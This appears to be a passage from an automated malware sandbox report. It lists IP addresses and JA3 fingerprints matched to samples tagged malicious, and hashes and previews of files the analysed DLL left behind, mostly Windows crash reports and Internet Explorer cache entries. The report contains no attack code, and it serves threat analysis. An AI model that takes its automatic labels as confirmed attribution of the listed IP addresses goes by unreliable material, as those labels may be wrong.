	Bccw1xUJah.dll	Get hash	malicious	Browse	• 151.101.1.44
	EmployeeAssessment.html	Get hash	malicious	Browse	• 151.101.0.143
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 151.101.1.44
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 151.101.112.193
	TZAT0vss4p.exe	Get hash	malicious	Browse	• 185.199.108.133
	GenshinImpactOneTapInstaller_V3.3.exe	Get hash	malicious	Browse	• 185.199.109.133
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 185.199.108.133
	Odeme.pdf.exe	Get hash	malicious	Browse	• 151.101.194.167
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 151.101.1.211
	RFIISRQKzj.exe	Get hash	malicious	Browse	• 185.199.108.133
	njKIoovQpAFS0L3.exe	Get hash	malicious	Browse	• 151.101.64.119
	0IWd8z89rc.dll	Get hash	malicious	Browse	• 151.101.1.108
	6.dll	Get hash	malicious	Browse	• 151.101.1.108
	Updated Proposal and Statements.docx	Get hash	malicious	Browse	• 151.101.2.217
	wZGYFg4hiT.dll	Get hash	malicious	Browse	• 151.101.1.44
	forensic_challenge(1).html	Get hash	malicious	Browse	• 151.101.12.159
	gentemplate.dotm	Get hash	malicious	Browse	• 185.199.108.154
	COVID-19.docx	Get hash	malicious	Browse	• 185.199.109.154
LINODE-APLinodeLLCUS	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 172.104.227.98
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254
	mtW2HRnhqB.exe	Get hash	malicious	Browse	• 172.105.10 3.207
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	916Q89rlYD.dll	Get hash	malicious	Browse	• 178.79.147.66
	9izNuvE61W.dll	Get hash	malicious	Browse	• 178.79.147.66
	P5LROPCURK.dll	Get hash	malicious	Browse	• 178.79.147.66
	zTGtLv4pTO.dll	Get hash	malicious	Browse	• 45.79.248.254

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	jZi1ff38Qb.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	S8TePU9taH.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	fel.com.html	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	kivtiYknQS.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	M72Kclc67w.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	5jsO2t1pju.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	3t9XLLs9ae.exe	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 172.67.70.134 • 151.101.1.44
51c64c77e60f3980eea90869b68c58a8	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 172.104.227.98
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 172.104.227.98
	3pO1282Kpx.dll	Get hash	malicious	Browse	• 172.104.227.98
	nhlHEF5lVY.dll	Get hash	malicious	Browse	• 172.104.227.98
	IGidwJjoUs.dll	Get hash	malicious	Browse	• 172.104.227.98
	efELSMI5R4.dll	Get hash	malicious	Browse	• 172.104.227.98
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 172.104.227.98
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 172.104.227.98
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 172.104.227.98

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 172.104.227.98
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 172.104.227.98
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 172.104.227.98
	jSxIzXfwc7.dll	Get hash	malicious	Browse	• 172.104.227.98
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 172.104.227.98

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_88e9c9cb640b4f665f2020b110738337d7578_d70d8aa6_0909c898\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6246993633790485
Encrypted:	false
SSDEEP:	96:LQj3iNZqyEy9hkoyt7Jf0pXIQcQ5c6A2cE2cw33+a+z+HbHgiZAXGng5FMTPSkv7:LM32BzHnM28jjE/u7s9S274ItW
MD5:	B4F93F2C3DAC7129D5D7E8922266CF49
SHA1:	82F818D5D47F19AD0289CEFFE6513F2204893D85
SHA-256:	8B29E9FB8AD1CFD6618E54EEB1CE2A422B6D5E13DBBD78795F2B201E660681FC
SHA-512:	C70CDF9A4B8A0FC860D3C6BC86A3F9BFE6DD3BFFC7F9444500936665142 95B2392793F8192827596C21E45B823CAA9DFEC203C3F7F93E0DAFC4DBCEC3424A62
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.6.3.2.4.0.6.7.0.3.3.6.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.2.c.5.e.5.c.b.-.e.a.3.1.-.4.f.4.b.-.8.8.d.d.-.8.f.d.1.0.8.b.1.5.e.5.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.c.9.9.0.d.7.9.-.a.7.c.e.-.4.8.c.c.-.b.e.5.6.-.b.1.f.1.c.5.9.c.f.0.7.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.e.0.-.0.0.0.1.-.0.0.1.b.-.6.a.2.6.-.4.1.b.3.d.8.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8531.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	54632
Entropy (8bit):	3.0508872943600127
Encrypted:	false
SSDEEP:	768:n8H40SEEsXqoJqMy/nmKrtnmjIjw7KtEuScZe7gRq:n8H40SsaoJqMy/nm7yw7KdScKgY
MD5:	6538AD4DD698ABF1DDAFCF94417FF5E0
SHA1:	C720B0200E9D13C427C4100AD4F7BF436534C4FC
SHA-256:	FCB63D276A09F75A19840DBB0AC87B19568621437CAC3F572086C8540CCC2C14
SHA-512:	F2A67CC0BF28CDBB64F4623EFEF668E1E2ADA3C0014C30D854BD185E6EDEB41D81C4CB41A3D71E7D547D9D41A867C7CEA83C5F37E91126E7AA70B5A9A62E500E
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F25.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.695837351626301
Encrypted:	false
SSDEEP:	96:9GiZYWJqW82wYNYlz0WjJHaUYEZKNitFiZPeynw4ysMCaIOYYXv46IIh3:9jZDJYqvKqaIO9XvIIh3
MD5:	9FFD783356256EB72281325C0D31E1BD

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F25.tmp.txt	
SHA1:	C20119E1D5FFC75BE8B99FE16C69636C9A033524
SHA-256:	6E958F0256EC6CC492877538E48852F9A8BF28A6BFA5B6650647A97EB61F7D68
SHA-512:	192BEAC525E2CFD77D1072A01AF75D0FEF0696F956DF89A1B129D6E253C6D4E9B9098C80AAA71DEE70801A35CBC1718F5072900170861629635 0F446D55F08E0
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9C6.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Dec 3 00:00:41 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	25700
Entropy (8bit):	2.4607859592388888
Encrypted:	false
SSDEEP:	192:tlARVReHscOfr88tIuNeWqrXy2MwrROuhZncsXd7odh8W29:RWCfrNc28h/ncsXd7od
MD5:	EAC8EB639890E0017C61E988DE74ED8B
SHA1:	331BC13546A8BAE7AC37A630B49F134D1CA6E7D6
SHA-256:	CB0D5E1428B6AEB2684952C672BFF949C933A7FE1F8B58702DD0E93E41355D85
SHA-512:	8B88A853A233EA8BB48C59081537CFCE2DC241E3DB0D1A684ACC9F9E4FE2B432D5D8579DE1E927598A1295E01BCCC0FEA206D364D4881DE74EA7D4A6C73A8 05
Malicious:	false
Preview:	MDMP..... .....)^.a.....4.....H.....$.....`.....8.....T.....tX.....U.....B.....|.... ...GenuineIntelW.....T.....].a.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB03F.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8342
Entropy (8bit):	3.699643927999593
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNikI66Ax36YrzSUC9V36gmfOSzw+pBH89b1ksfHcHm:RrlsNiz676YPSUC9d6gmfOSz21Xfh
MD5:	1B753F8BCD0B9DAF810D46A5E0159835
SHA1:	25DABF27990B7D9B4C40A6093F52FF4FDD997CA8
SHA-256:	043DC3F64F55B849B15B79A0666F845895DFC194103CEB5FFC8F967FC80D030C
SHA-512:	6208D4CE0A68903896C8EB39F9796323CCCDE9827E08EEE05A7623CB018CB08BACD702ED3BE5C5175921AE5F419D791F0907D2347019C530292FCFE2B969224
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.2.9.6.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB800.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.475528737922401
Encrypted:	false
SSDEEP:	48:cvIwSD8zs8JgtWI98/kWSC8Bp8fm8M4J2yvZFQC+q84WzWFKcQIcQwQUd:uITf6l/9SNQJBPwkKkwQUd
MD5:	E7699376940B6570EBBDD8BB34D30D50
SHA1:	8C5CA891018D2C7FBE9CBE08515540C22C3BF777
SHA-256:	C5BBAA08E718E48F4A91270698F385436E4C59F15DCEA67553A7A13064B8C1B3
SHA-512:	92E5E353C1D6C4128012B019F8F642C0D460EA337A48F2D32D17CA05FE5E6D96D742BEE043CAEE752997BA3A50C36F15FC80A4AC0A3E8489888E1F9AEEA078D 3
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB800.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1280711" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\E5F0NRSV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\URW0GA4Q\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	238
Entropy (8bit):	4.814925155688547
Encrypted:	false
SSDEEP:	6:JUFdscq93JgWqlcF3xqVI6JgWqlcF3ncqPY5JgWqlc5b:JUTsp93eWIrVI6eWIOPeeWI4
MD5:	4E48A96802C74935EF56B2402BBB7E1B
SHA1:	60A03CB474A4525637347A9DA8A9FA51BEBCF53D
SHA-256:	8BCBC3BF2EE20EF484B2EAFF29DEC1E755F73C283B5A1DA1F54972F90B8C7A60
SHA-512:	618E4DA9C9FB4411B019CDECBA704A21C6653B05F43EE669E4ECE5376A2441674F103C42E6A9FE9CE034A7D5A7E48EACF73A0353CFCA9A84DF27985C8CED03 48
Malicious:	false
Preview:	<root><item name="HBCM_BIDS" value="{}" ltime="3125558832" htime="30926808" /><item name="maxbid" value="0.02" ltime="3125558832" htime="30926808" /> item name="maxbidts" value="1638489605540" ltime="3125558832" htime="30926808" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{F1DEA175-53CB-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.017498994146764
Encrypted:	false
SSDEEP:	24:rkoGo/QSgyX5G//2gyXgEyXFgyXqMJZy9lWrFjbEzbEkE:rkoGo4LypG/3yQEyaya4rrJC
MD5:	86DCD7F07C7AA89C3CAEF745403325DF
SHA1:	3403B2E19970EEE7AB95EE2DFCE265D7C1F4F057
SHA-256:	306583970BDA14911A46B8465C325E7A8E68C114C5FC527A7BBF003B568FCDD3
SHA-512:	36C7B9302841F905DA7B2A5C829255314D4537A4993724984C76A95850E567BC6AEA27EB3D708F82896D652AF4EB9F94DA52A98A0F0AFFF5A9B0BB3F845D8A23
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....r.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....0.....O._.T.S.d.q.H.e.8.c.t.T.7.B.G.Q.6.+.z.0.u.+.o.V.i.A.=.=.....:.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{09525199-53CC-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.6783561793817197
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{09525199-53CC-11EC-90EB-ECF4BBEA1588}.dat	
SSDEEP:	12:rl0oXGFN9XDrEgm8Gr76FP/+lXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:rwG8PWlTG8C9laAH9lr0Y2
MD5:	96D4D1307445637F195B2C31F1998599
SHA1:	B4D892307439310BD73512E8F26122AE9C148EB4
SHA-256:	079AEADAFFFCD9EB83D86F5B847C9795A0C915F2C36836C6EAFDA26F76907A41
SHA-512:	77022D8B9E0A68713A6E8005BD8066472E03BA70826768ED5F30FDEA8D8C0F765B5EF50970C966DA12BAEDBDDA68166244B172B85F729925C96FE2DB067495F
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....@'.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F1DEA177-53CB-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	332288
Entropy (8bit):	3.5933418763978144
Encrypted:	false
SSDEEP:	3072:BZ/2Bfcdmu5kgTzGtBZ/2Bfc+mu5kgTzGtAZ/2Bfcdmu5kgTzGt4Z/2Bfc+mu5kn:oqef
MD5:	CD949A80AF90AA3FF2DC7D6C8E9623B2
SHA1:	1D6701150536FDBDA4ACC9B2DB9236E73EE7A425
SHA-256:	BB105F2AFE34426E487E9CF083E4D7D09F31A3BFACA83AB0B3CB8C4A9B4A5E1D
SHA-512:	FF3A8F9F6A70D272E9A0A23C0F2BB116DB37D01376E20164689E9E47652A78BF84E2278E7671BB9FB29BDA48F26C453ABC10B1DA6DBCA6FCD89812AB531474C 3
Malicious:	false
Preview:	.....>.....F...G...H...I..... .....R.o.o.t. . E.n.t.r.y.....4.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....4. .....T.r.a.v.e.l.L.o.g.....T.L.0.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.09166913084054
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc41EEYdKGULhTD90/QL3WIZK0QhPPwGVDHkEtMjwu:TMHdNMNxOE9dKGYhnWimI00OYGVbkEty
MD5:	52D668858F5D65796DBAF1D55E062EE7
SHA1:	F06F69CFBA8D9A44D08687C8A5B2665F93ACBA2A
SHA-256:	E6A9812A87004F833FF88D4277044E119F0C6DCB9507FD2C5D878A6F7D93DEA5
SHA-512:	4827CAED470DB9A0865BAAA0F3BD3AC337E75F328140174318FF94A1C11042144742EC7EDEA76B4FBF96E6FA94B72ED7F69B071CEBC881C3940A9DF7283495A B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xcfe31b4c,0x01d7e7d8</date> accdate>0xd0178d22,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\T witter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.09693700455277
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4fLGTkM9LeETD90/QL3WIZK0QhPPwGkI5kU5EtMjwu:TMHdNMNxe2kM9aEnWimI00OYGkak6Ety
MD5:	D3EF6C9D54C018062BFB2A7C15F9B318
SHA1:	076BF570ABEEBE706AA33D1F0E08C89F04D77B33
SHA-256:	B68195D4BE4FF15426F0E7D4397C2198929818F82F2D22241564EA637B20405B
SHA-512:	189282F1E291EC46568942993E39DAC447529E9BA7CA6C3456FA6AEC47F2E578AFACFFA3A3AB2CB86E718876174F1BEE797CB2DEE58D4E0902147B728088322
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xcdc5e4ef,0x01d7e7d8</date><a ccdate>0xcdec091c,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	359
Entropy (8bit):	5.112333196234446
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4GLo2mGcghTD90/QL3WIZK0QhPPwGyhBcEEtMjwu:TMHdNMNxvLoxGRhnWimI00OYGmZEtMb
MD5:	ECD76243AA12A784A7A727D358381529
SHA1:	0E9C119210D84222C7DE70BEF0F4A2530D94EA8A
SHA-256:	942B8AD36D8CC15A67E63645DBE152675E447418DF616704B2077B72B4DDDAF9
SHA-512:	9EAE561823FE29B5A52FF3659B229AE69DF7419BC7A5CE0FF7372C4666BBFE162B7C42E199F838616A1595ED9F66E97562DCB91042239C44E357FFFF952078E2
Malicious:	false
